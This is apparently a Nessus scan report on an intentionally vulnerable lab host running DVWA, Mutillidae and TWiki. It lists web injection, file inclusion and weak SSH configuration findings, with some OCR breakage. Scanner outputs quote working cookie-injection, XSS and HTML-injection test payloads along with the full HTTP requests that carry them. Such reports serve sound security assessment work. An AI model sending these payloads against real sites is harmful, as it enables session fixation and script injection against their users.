Published: 2003/03/17, Modified: 2021/01/19

Plug in Output

tcp/80/www

```
It is possible to read the following backup files :

- File : /twiki/bin/view/Main/WebHome~
URL :
http://192.168.32.102/twiki/bin/view/Main/WebHome~
Response body snippet :
                              snip
------------------------------     ------------------------------
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "ht [...]
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title> TWiki . Main . WebHome </title>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-88 [...]
<base href="http://192.168.32.102/twiki/bin/view/Main/WebHome" />
</head>
<body bgcolor="#ffffff">
<a name="PageTop"></a>
<form name="main"
action="/twiki/bin/view/Main/WebHome"> [...]
                              snip
------------------------------     ------------------------------
- File : /twiki/bin/search/Main/SearchResult~
URL : http://192.168.32.102/twiki/bin/search/Main/SearchResult~
```

```
Response body snippet :
------------------------ snip ------------------------
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "ht [...]
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>TWiki . Main (search result)</title>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-88 [...]
<meta name="robots" content="noindex" />
<base href="http://192.168.32.102/twiki/bin/view/Main/WebHome" />
</head>
<body bgcolor="#ffffff">
<a name="PageTop"></a>
[...]
------------------------ snip ------------------------
```

40984 - Browsable Web Directories -

Synopsis

Some directories on the remote web server are browsable.

Description

Multiple Nessus plugins identified directories on the web server that are browsable.

See Also

http://www.nessus.org/u?0a35179e

Solution

Make sure that browsable directories do not leak confidential information or give access to sensitive resources. Additionally, use access restrictions or disable directory indexing for any that do.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

Plug in Information

Published: 2009/09/15, Modified: 2021/01/19

Plug in Output

tcp/80/www

```
The following directories are browsable :

http://192.168.32.102/dav/
http://192.168.32.102/dvwa/dvwa/
http://192.168.32.102/dvwa/dvwa/css/
http://192.168.32.102/dvwa/dvwa/images/
http://192.168.32.102/dvwa/dvwa/includes/
http://192.168.32.102/dvwa/dvwa/includes/DBM
S/ http://192.168.32.102/dvwa/dvwa/js/
```

```
http://192.168.32.102/dvwa/vulnerabilities/
http://192.168.32.102/mutillidae/documentation/
http://192.168.32.102/mutillidae/styles/
http://192.168.32.102/mutillidae/styles/ddsmoothmenu/
http://192.168.32.102/test/
http://192.168.32.102/test/testoutput/
```

44136 - CGI Generic Cookie Injection Scripting -

Synopsis

The remote web server is prone to cookie injection attacks.

Description

The remote web server hosts at least one CGI script that fails to adequately sanitize request strings with malicious JavaScript.

By leveraging this issue, an attacker may be able to inject arbitrary cookies. Depending on the structure of the web application, it may be possible to launch a 'session fixation' attack using this mechanism.

Please note that :

- Nessus did not check if the session fixation attack is feasible.

- This is not the only vector of session fixation.

See Also

https://en.wikipedia.org/wiki/Session_fixation
https://www.owasp.org/index.php/Session_Fixation
http://www.acros.si/papers/session_fixation.pdf
http://projects.webappsec.org/w/page/13246960/Session%20Fixation

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF	CWE:472
XREF	CWE:642
XREF	CWE:715
XREF	CWE:722

Plug in Information

Published: 2010/01/25, Modified: 2022/04/11

Plug in Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to cookie manipulation :

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=<script>document.cookie="testxxid=711;"</script>

------ output ------
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a
href="./index.php?do=toggle-hints&page=<script>document.cookie="t
estxxid=711;"</script>">Toggle Hints</a></td><td><a href="./index.p
hp?do=toggle-security&page=<script>document.cookie="testxxid=711;"</s
cri pt>">Toggle Security</a></td>
<td><a href="set-up-database.php">Reset DB</a></td>
<td><a href="./index.php?page=show-log.php">View Log</a></td>
------------------------------


+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=<script>document.cookie="testxxid=711;"</s
cri pt>
------          ------
        output
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a
href="./index.php?do=toggle-hints&page=<script>document.cookie="t
estxxid=711;"</script>">Toggle Hints</a></td><td><a href="./index.p
hp?do=toggle-security&page=<script>document.cookie="testxxid=711;"</s
cri pt>">Toggle Security</a></td>
<td><a href="set-up-database.php">Reset DB</a></td>
------------------------------
<td><a href="./index.php?page=show-log.php">View Log</a></td>



Using the POST HTTP method, Nessus found that :

+ The following resources may be vulnerable to cookie manipulation :

/mutillidae/index.php [do=toggle-hints&page=<script>document.cookie="tes
txxid=711;"</script>&username=anonymous]
------          ------

        output
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a
href="./index.php?do=toggle-hints&page=<script>document.cookie="t
estxxid=711;"</script>">Toggle Hints</a></td><td><a href="./index.p
hp?do=toggle-security&page=<script>document.cookie="testxxid=711;"</s
cri pt>">Toggle Security</a></td>
------------------------------
<td><a href="set-up-database.php">Reset DB</a></td>
<td><a href="./index.php?page=show-log.php">View Log</a></td>
```

Synopsis

The remote web server may be prone to HTML injections.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings with malicious JavaScript. By leveraging this issue, an attacker may be able to cause arbitrary HTML to be executed in a user's browser within the security context of the affected site.

The remote web server may be vulnerable to IFRAME injections or cross-site scripting attacks :

- IFRAME injections allow 'virtual defacement' that might scare or anger gullible users. Such injections are sometimes implemented for 'phishing' attacks.

- XSS are extensively tested by four other scripts.

- Some applications (e.g. web forums) authorize a subset of HTML without any ill effect. In this case, ignore this warning.

See Also

http://www.nessus.org/u?602759bc

Solution

Either restrict access to the vulnerable application or contact the vendor for an update.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)

References

XREF	CWE:80
XREF	CWE:86

Plug in Information

Published: 2010/09/01, Modified: 2021/01/19

Plug in Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to HTML injection :

+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=<"qpqucw%0A>

------ output ------
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a href="./index.php?do=toggle-hints&page=<"qpqucw
>">Toggle Hints</a></td><td><a href="./index.php?do=toggle-se [...]
>">Toggle Security</a></td>
------------------------

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=<"qpqucw%0A>

------ output ------
<a href="./index.php?page=login.php">Login/Register</a>
</td>
<td><a href="./index.php?do=toggle-hints&page=<"qpqucw
>">Toggle Hints</a></td><td><a href="./index.php?do=toggle-se [...]
>">Toggle Security</a></td>
------------------------
```

```
+ The 'template' parameter of the /twiki/bin/oops/Main/WebHomemailto:webmasteryour/company CGI :
```

```
/twiki/bin/oops/Main/WebHomemailto:webmasteryour/company?template=<"qpqu
cw%0A>

------ output ------
<html><body>
<h1>TWiki Installation Error</h1>
Template file <"qpqucw
>.tmpl not found or template directory
/var/www/twiki/templates not found.<p />
-------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://192.168.32.102/mutillidae/index.php?page=<"qpqucw%0A>
http://192.168.32.102/mutillidae/?page=<"qpqucw%0A>
```

42872 - CGI Generic Local File Inclusion (2nd pass) -

Synopsis

Arbitrary code may be run on this server.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a local file and disclose its contents, or even execute arbitrary code on the remote host.

See Also

https://en.wikipedia.org/wiki/Remote_File_Inclusion

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

Risk Factor

Medium

CVSS v2.0 Base Score


6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

References

XREF	CWE:73
XREF	CWE:78
XREF	CWE:98
XREF	CWE:473
XREF	CWE:632
XREF	CWE:714
XREF	CWE:727
XREF	CWE:928
XREF	CWE:929

Plug in Information

Published: 2009/11/19, Modified: 2021/01/19



Plug in Output

tcp/80/www

```
------ request ------
GET /mutillidae/index.php?page=<IMG%20SRC="javascript:alert(104);"> HTTP/1.1
Host: 192.168.32.102
Accept-Charset:
iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0) Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

------------------

------ output ------
<!-- Begin Content -->
<br />
<b>Warning</b>: include(&lt;IMG
SRC=&quot;javascript:alert(104);&quot;& gt;) [<a
href='function.include'>function.include</a>]: failed to open s
tream: No such file or directory in
<b>/var/www/mutillidae/index.php</b> on line <b>469</b><br />
<br />
------------------
<b>Warning</b>: include() [<a href='function.include'>function.in [...]

------        ------
         request
POST /mutillidae/index.php HTTP/1.1
Host: 192.168.32.102
Accept-Charset:
iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Cookie: PHPSESSID=16f43bf70bc56b97051841186f4835db
Content-Length: 74
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0) Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

do=toggle-hints&page=<IMG SRC="javascript:alert(104);">&username=anonymous------------------------
------        ------
         output
<!-- Begin Content -->
<br />
<b>Warning</b>: include(&lt;IMG
SRC=&quot;javascript:alert(104);&quot;& gt;) [<a
href='function.include'>function.include</a>]: failed to open s
tream: No such file or directory in
<b>/var/www/mutillidae/index.php</b> on line <b>469</b><br />
<br />
------------------
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
------        ------

         request
GET /mutillidae/?page=<IMG%20SRC="javascript:alert(104);"> HTTP/1.1
Host: 192.168.32.102
Accept-Charset:
iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0) Pragma: no-cache
------------------
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

------        ------

         output
<!-- Begin Content -->
<br />
<b>Warning</b>: include(&lt;IMG
SRC=&quot;javascript:alert(104);&quot;& gt;) [<a
href='function.include'>function.include</a>]: failed to open s
tream: No such file or directory in
------------------
<b>/var/www/mutillidae/index.php</b> on line <b>469</b><br />
<br />
<b>Warning</b>: include() [<a href='function.include'>function.in [...]
```

70658 - SSH Server CBC Mode Ciphers Enabled -

Synopsis

The SSH server is configured to use Cipher Block Chaining.

Description

The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext. Note

that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.

Risk Factor

Low

VPR Score

2.5

CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

CVSS v2.0 T emporal Score

1.9 (CVSS2#E:U/RL:OF/RC:C)

References

BID	32319
CVE	CVE-2008-5161
XREF	CERT:958563
XREF	CWE:200

Plug in Information

Published: 2013/10/28, Modified: 2018/07/30

Plug in Output

tcp/22/ssh

```
The following client-to-server Cipher Block Chaining (CBC)
algorithms are supported :

3des-cbc
aes128-cbc
aes192-cbc
aes256-cbc
blowfish-cb
c
cast128-cbc
rijndael-cbc@lysator.liu.se

The following server-to-client Cipher Block Chaining (CBC)
algorithms are supported :

3des-cbc
aes128-cb
```

C

```
aes192-cbc
aes256-cbc
blowfish-cb
c
cast128-cbc
rijndael-cbc@lysator.liu.se
```

153953 - SSH Weak Key Exchang e Alg orithms Enabled -

Synopsis

The remote SSH server is configured to allow weak key exchange algorithms.

Description

The remote SSH server is configured to allow key exchange algorithms which are considered weak.

This is based on the IETF draft document Key Exchange (KEX) Method Updates and Recommendations for Secure Shell (SSH) draft-ietf-curdle-ssh-kex-sha2-20. Section 4 lists guidance on key exchange algorithms that SHOULD NOT and MUST NOT be enabled. This includes:

diffie-hellman-group-exchange-sha1

diffie-hellman-group1-sha1

gss-gex-sha1-*

gss-group1-sha1-*

gss-group14-sha1-*

rsa1024-sha1

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

See Also

http://www.nessus.org/u?b02d91cd
https://datatracker.ietf.org/doc/html/rfc8732

Solution

Contact the vendor or consult product documentation to disable the weak algorithms.

Risk Factor

Low

CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

Plug in Information

Published: 2021/10/13, Modified: 2021/10/13

Plug in Output

tcp/22/ssh

```
The following weak key exchange algorithms are enabled
: diffie-hellman-group-exchange-sha1
diffie-hellman-group1-sha1
```

Synopsis

The remote SSH server is configured to allow MD5 and 96-bit MAC algorithms.

Description

The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak. Note that

this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.

Risk Factor

Low

CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

Plug in Information

Published: 2013/11/22, Modified: 2016/12/14

Plug in Output

tcp/22/ssh

```
The following client-to-server Message Authentication Code (MAC)
algorithms are supported :

hmac-md5
hmac-md5-96
hmac-sha1-9
6

The following server-to-client Message Authentication Code (MAC)
algorithms are supported :

hmac-md5
hmac-md5-96
hmac-sha1-9
6
```

42057 - Web Server Allows Password Auto- Completion -

Synopsis

The 'autocomplete' attribute is not disabled on password fields.

Description

The remote web server contains at least one HTML form field that has an input of type 'password' where 'autocomplete' is not set to 'off'.

While this does not represent a risk to this web server per se, it does mean that users who use the affected forms may have their credentials saved in their browsers, which could in turn lead to a loss of confidentiality if any of them use a shared host or if their machine is compromised at some point.

Solution

Add the attribute 'autocomplete=off' to these fields to prevent browsers from caching credentials.

Risk Factor

Low

Plug in Information

Published: 2009/10/07, Modified: 2021/11/30

Plug in Output

tcp/80/www

```
Page : /phpMyAdmin/
Destination Page: /phpMyAdmin/index.php

Page : /phpMyAdmin/index.php Destination
  Page: /phpMyAdmin/index.php
```

42057 - Web Server Allows Password Auto- Completion -

Synopsis

The 'autocomplete' attribute is not disabled on password fields.

Description

The remote web server contains at least one HTML form field that has an input of type 'password' where 'autocomplete' is not set to 'off'.

While this does not represent a risk to this web server per se, it does mean that users who use the affected forms may have their credentials saved in their browsers, which could in turn lead to a loss of confidentiality if any of them use a shared host or if their machine is compromised at some point.

Solution

Add the attribute 'autocomplete=off' to these fields to prevent browsers from caching credentials.

Risk Factor

Low

Plug in Information

Published: 2009/10/07, Modified: 2021/11/30

Plug in Output

tcp/8180/www

```
Page : /admin/
Destination Page: /admin/j_security_check
```

```
Page : /admin/error.jsp
Destination Page: /admin/j_security_check
```

18261 - Apache Banner Linux Distribution Disclosure -

Synopsis

The name of the Linux distribution running on the remote host was found in the banner of the web server.

Description

Nessus was able to extract the banner of the Apache web server and determine which Linux distribution the remote host is running.

Solution

If you do not wish to display this information, edit 'httpd.conf' and set the directive 'ServerTokens Prod' and restart Apache.

Risk Factor

None

Plug in Information

Published: 2005/05/15, Modified: 2022/03/21

Plug in Output

tcp/0

```
The Linux distribution detected was :
- Ubuntu 8.04 (gutsy)
```